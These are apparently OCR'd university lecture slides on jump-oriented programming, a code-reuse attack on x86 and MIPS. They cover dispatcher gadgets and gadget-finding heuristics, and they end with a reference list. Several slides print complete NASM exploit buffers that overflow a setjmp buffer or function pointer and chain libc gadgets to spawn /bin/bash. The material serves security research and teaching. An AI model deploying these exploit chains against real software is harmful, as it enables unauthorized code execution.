- Instead of `ret`, use indirect jumps, e.g., `jmp eax`
- How to maintain control flow?



Computer Science NC STATE UNIVERSITY


The dispatcher in depth

- Dispatcher gadget implements:

  pc = **f**(*pc*)

  goto **pc*


- **f** can be anything that evolves *pc* predictably
  - Arithmetic: **f**(*pc*) = *pc*+4
  - Memory based: **f**(*pc*) = *(*pc*+4)



Availability of indirect jumps (1)


- Can use `jmp` or `call` (don't care about the stack)
- When would we expect to see indirect jumps?
  - Function pointers, some switch/case blocks, ...?
- That's not many...


Frequency of control flow transfers instructions in glibc



vailability of indirect jumps (2)

- However: x86 instructions are ***unaligned***
- We can find ***unintended*** code by jumping into the middle of a regular instruction!





- Very common, since they start with 0xFF, e.g.

  -1 = 0xFFFFFFFF

  -1000000 = 0xFFF0BDC0

Finding gadgets

- Cannot use traditional disassembly,
  - Instead, as in ROP, scan & walk backwards
  - We find 31,136 potential gadgets in libc!
- Apply heuristics to find certain kinds of gadget
- Pick one that meets these requirements:
  - **Internal integrity**:
    - Gadget must not destroy its own jump target.
  - **Composability**:
    - Gadgets must not destroy subsequent gadgets' jump targets.

Finding dispatcher gadgets

> *pc* = **f**(*pc*)
> goto **pc*

- Dispatcher heuristic:
  - The gadget must act upon its own jump target register
  - Opcode can't be useless, e.g.: `inc`, `xchg`, `xor`, etc.
  - Opcodes that overwrite the register (e.g. `mov`) instead of modifying it (e.g. `add`) must be self-referential
    - `lea edx, [eax+ebx]` isn't going to advance anything
    - `lea edx, [edx+esi]` could work
- Find a dispatcher that uses uncommon registers

```
add ebp, edi
jmp [ebp-0x39]
```

- Functional gadgets found with similar heuristics

Developing a practical attack


- Built on Debian Linux 5.0.4 32-bit x86
  - Relies solely on the included libc
- Availability of gadgets (31,136 total): **PLENTY**
  - **Dispatcher**: 35 candidates
  - **Load constant**: 60 `pop` gadgets
  - **Math/logic**: 221 `add`, 129 `sub`, 112 `or`, 1191 `xor`, etc.
  - **Memory**: 150 `mov` loaders, 33 `mov` storers (and more)
  - **Conditional branch**: 333 short `adc`/`sbb` gadgets
  - **Syscall**: multiple gadget sequences

The vulnerable program

- Vulnerabilities
  - String overflow
  - Other buffer overflow
  - String format bug
- Targets
  - Return address
  - Function pointer
  - C++ Vtable
  - Setjmp buffer
    - Used for non-local gotos
    - Sets several registers, including `esp` and `eip`

The exploit code (high level)

- Shellcode: launches `/bin/bash`
- Constructed in NASM (data declarations only)
- 10 gadgets which will:
  - Write null bytes into the attack buffer where needed
  - Prepare and execute an execve syscall
- Get a shell without exploiting a single `ret`:



The full exploit (1)

Constants

```
start:
; Constants:
libc:                  equ 0xb7e7f000 ; Base address of libc in memory
base:                  equ 0x0804a008 ; Address where this buffer is loaded
base_mangled:          equ 0x1d4011ee ; 0x0804a008 = mangled address of this buffer
initializer_mangled:   equ 0xc43ef491 ; 0xB7E81F7A = mangled address of initializer gadget
dispatcher:            equ 0xB7FA4E9E ; Address of the dispatcher gadget
buffer_length:         equ 0x100      ; Target program’s buffer size before the jmpbuf.
shell:                 equ 0xbffff8eb ; Points to the string "/bin/bash" in the environment
to_null:               equ libc+0x7   ; Points to a null dword (0x00000000)
```

Immediate values on the stack

```
; Start of the stack.  Data read by initializer gadget "popa":
popa0_edi: dd -4                       ; Delta for dispatcher; negative to avoid NULLs
popa0_esi: dd 0xaaaaaaaa
popa0_ebp: dd base+g_start+0x39        ; Starting jump target for dispatcher (plus 0x39)
popa0_esp: dd 0xaaaaaaaa
popa0_ebx: dd base+to_dispatcher+0x3e; Jumpback for initializer (plus 0x3e)
popa0_edx: dd 0xaaaaaaaa
popa0_ecx: dd 0xaaaaaaaa
popa0_eax: dd 0xaaaaaaaa

; Data read by "popa" for the null-writer gadgets:
popa1_edi: dd -4                       ; Delta for dispatcher
popa1_esi: dd base+to_dispatcher       ; Jumpback for gadgets ending in "jmp [esi]"
popa1_ebp: dd base+g00+0x39            ; Maintain current dispatch table offset
popa1_esp: dd 0xaaaaaaaa
popa1_ebx: dd base+new_eax+0x17bc0000+1 ; Null-writer clears the 3 high bytes of future eax
popa1_edx: dd base+to_dispatcher       ; Jumpback for gadgets ending "jmp [edx]"
popa1_ecx: dd 0xaaaaaaaa
popa1_eax: dd -1                       ; When we increment eax later, it becomes 0

; Data read by "popa" to prepare for the system call:
popa2_edi: dd -4                       ; Delta for dispatcher
popa2_esi: dd base+esi_addr            ; Jumpback for "jmp [esi+K]" for a few values of K
popa2_ebp: dd base+g07+0x39            ; Maintain current dispatch table offset
popa2_esp: dd 0xaaaaaaaa
popa2_ebx: dd shell                    ; Syscall EBX = 1st execve arg (filename)
popa2_edx: dd to_null                  ; Syscall EDX = 3rd execve arg (envp)
popa2_ecx: dd base+to_dispatcher       ; Jumpback for "jmp [ecx]"
popa2_eax: dd to_null                  ; Swapped into ECX for syscall.  2nd execve arg (argv)
```

The full exploit (2)

Data

```
; End of stack, start of a general data region used in manual addressing
            dd dispatcher                ; Jumpback for "jmp [esi-0xf]"
            times 0xB db 'X'             ; Filler
esi_addr:   dd dispatcher                ; Jumpback for "jmp [esi]"
            dd dispatcher                ; Jumpback for "jmp [esi+0x4]"
            times 4 db 'Z'               ; Filler
new_eax:    dd 0xEEEEEE0b                ; Sets syscall EAX via [esi+0xc]; EE bytes will be cleared
```

Dispatch table

```
; End of the data region, the dispatch table is below (in reverse order)
g0a: dd 0xb7fe3419    ; sysenter
g09: dd libc+ 0x1a30d ; mov eax, [esi+0xc]          ; mov [esp], eax    ; call [esi+0x4]
g08: dd libc+0x136460 ; xchg ecx, eax               ; fdiv st, st(3)    ; jmp [esi-0xf]
g07: dd libc+0x137375 ; popa                        ; cmc               ; jmp far dword [ecx]
g06: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah    ; stc               ; jmp [edx]
g05: dd libc+0x14748d ; inc ebx                     ; fdivr st(1), st   ; jmp [edx]
g04: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah    ; stc               ; jmp [edx]
g03: dd libc+0x14748d ; inc ebx                     ; fdivr st(1), st   ; jmp [edx]
g02: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah    ; stc               ; jmp [edx]
g01: dd libc+0x14734d ; inc eax                     ; fdivr st(1), st   ; jmp [edx]
g00: dd libc+0x1474ed ; popa                        ; fdivr st(1), st   ; jmp [edx]
g_start: ; Start of the dispatch table, which is in reverse order.
```

Overflow

```
times buffer_length - ($-start) db 'x' ; Pad to the end of the legal buffer

; LEGAL BUFFER ENDS HERE.  Now we overwrite the jmpbuf to take control
jmpbuf_ebx: dd 0xaaaaaaaa
jmpbuf_esi: dd 0xaaaaaaaa
jmpbuf_edi: dd 0xaaaaaaaa
jmpbuf_ebp: dd 0xaaaaaaaa
jmpbuf_esp: dd base_mangled              ; Redirect esp to this buffer for initializer's "popa"
jmpbuf_eip: dd initializer_mangled       ; Initializer gadget:  popa ; jmp [ebx-0x3e]

to_dispatcher: dd dispatcher             ; Address of the dispatcher:  add ebp,edi ; jmp [ebp-0x39]
               dw 0x73                   ; The standard code segment; allows far jumps; ends in NULL
```

Discussion

- Can we automate building of JOP attacks?
  - Must solve problem of complex interdependencies between gadget requirements

- Is this attack applicable to non-x86 platforms?

A: *Yes*


- What defense measures can be developed which counter this attack?

The **MIPS** architecture

- MIPS: very different from x86
  - Fixed size, aligned instructions
    - No unintended code!
  - Position-independent code via indirect jumps
  - Delay slots
    - Instruction after a jump will always be executed
- ***We can deploy JOP on MIPS!***
  - Use intended indirect jumps
    - Functionality bolstered by the effects of delay slots
  - Supports hypothesis that JOP is a *general* threat

MIPS exploit code (high level overview)

- Shellcode: launches `/bin/bash`
- Constructed in NASM (data declarations only)
- 6 gadgets which will:
  - Insert a null-containing value into the attack buffer
  - Prepare and execute an execve syscall
- Get a shell without exploiting a single `jr ra`:



Click for full exploit code

Computer Science
NC STATE UNIVERSITY

MIPS full exploit code (1)

```
; ===== CONSTANTS =====
%define libc            0x2aada000    ; Base address of libc in memory.
%define base            0x7fff780e    ; Address where this buffer is loaded.
%define initializer     libc+0x103d0c ; Initializer gadget (see table below for machine code).
%define dispatcher      libc+0x63fc8  ; Dispatcher gadget (see table below for machine code).
%define buffer_length   0x100         ; Target program’s buffer size before the function pointer.
%define to_null         libc+0x8      ; Points to a null word (0x00000000).
%define gp              0x4189d0      ; Value of the gp register.

; ===== GADGET MACHINE CODE =====
; +---------------------------------+-------------------+---------------------+-------------------+
; | Initializer/pre-syscall gadget | Dispatcher gadget | Syscall gadget      | Gadget "g04"      |
; +---------------------------------+-------------------+---------------------+-------------------+
; |  lw    v0,44(sp)                | addu  v0,a0,v0    | syscall             | sw    a1,44(sp)   |
; |  lw    t9,32(sp)                | lw    v1,0(v0)    | lw    t9,-27508(gp) | sw    zero,24(sp) |
; |  lw    a0,128(sp)               | nop               | nop                 | sw    zero,28(sp) |
; |  lw    a1,132(sp)               | addu  v1,v1,gp    | jalr  t9            | addiu a1,sp,44    |
; |  lw    a2,136(sp)               | jr    v1          | li    a0,60         | jalr  t9          |
; |  sw    v0,16(sp)                | nop               |                     | addiu a3,sp,24    |
; |  jalr  t9                       |                   |                     |                   |
; |  move  a3,s8                    |                   |                     |                   |
; +---------------------------------+-------------------+---------------------+-------------------+

; ===== ATTACK DATA =====
; Data for the initializer gadget. We want 32(sp) to refer to the value below, but sp
; points 24 bytes before the start of this buffer, so we start with some padding.
times 32-24 db ’x’
dd dispatcher        ; sp+32  Sets t9 - Dispatcher gadget address (see table above for machine code)
times 44-36 db ’x’   ; sp+36  (padding)
dd base + g_start    ; sp+44  Sets v0 - offset
times 128-48 db ’x’  ; sp+48  (padding)
dd -4                ; sp+128 Sets a0 - delta
dd 0xaaaaaaaa        ; sp+132 Sets a1
dd 0xaaaaaaaa        ; sp+136 Sets a2

dd 0xaaaaaaaa        ; sp+140 (padding, since we can only advance $sp by multiples of 8)

```

MIPS full exploit code (2)

```
; Data for the pre-syscall gadget (same as the initializer gadget). By now, sp has
; been advanced by 112 bytes, so it points 32 bytes before this point.
dd libc+0x26194      ; sp+32  Sets t9 - Syscall gadget address (see table above for machine code)
times 44-36 db 'x'   ; sp+36  (padding)
dd 0xdededede        ; sp+44  Sets v0 (overwritten with the syscall number by gadgets g02-g04)
times 80-48 db 'x'   ; sp+48  (padding)
dd -4011             ; sp+80  The syscall number for "execve", negated.
times 128-84 db 'x' ; sp+84  (padding)
dd base+shell_path   ; sp+128 Sets a0
dd to_null           ; sp+132 Sets a1
dd to_null           ; sp+136 Sets a2

; ===== DISPATCH TABLE =====
; The dispatch table is in reverse order
g05: dd libc-gp+0x103d0c ; Pre-syscall gadget (same as initializer, see table for machine code)
g04: dd libc-gp+0x34b8c  ; Gadget "g04" (see table above for machine code)
g03: dd libc-gp+0x7deb0  ; Gadget: jalr t9  ;  negu a1,s2
g02: dd libc-gp+0x6636c  ; Gadget: lw s2,80(sp)  ;  jalr t9  ;  move s6,a3
g01: dd libc-gp+0x13d394 ; Gadget: jr t9  ;  addiu sp,sp,16
g00: dd libc-gp+0xcb1ac  ; Gadget: jr t9  ;  addiu sp,sp,96
g_start: ; Start of the dispatch table, which is in reverse order.

; ===== OVERFLOW PADDING =====
times buffer_length - ($-$$) db 'x' ; Pad to the end of the legal buffer

; ===== FUNCTION POINTER OVERFLOW =====
dd initializer

; ===== SHELL STRING =====
shell_path: db "/bin/bash"
db 0 ; End in NULL to finish the string overflow
```

References

[1] L. Davi, A.-R. Sadeghi, and M. Winandy. ROPdefender: A detection tool to defend against return-oriented programming attacks. Technical Report HGI-TR-2010-001, Horst Gortz Institute for IT Security, March 2010.

[2] P. Chen, H. Xiao, X. Shen, X. Yin, B. Mao, and L. Xie. Drop: Detecting return-oriented programming malicious code. In 5th ACM ICISS, 2009

[3] L. Davi, A.-R. Sadeghi, and M. Winandy. Dynamic Integrity Measurement and Attestation: Towards Defense against Return-oriented Programming Attacks. In 4th ACM STC, 2009.

[4] J. Li, Z. Wang, X. Jiang, M. Grace, and S. Bahram. Defeating return-oriented rootkits with return-less kernels. In 5th ACM SIGOPS EuroSys Conference, Apr. 2010.

[5] H. Shacham. The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). In 14th ACM CCS, 2007.

[6] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy. Return-Oriented Programming Without Returns. In 17th ACM CCS, October 2010.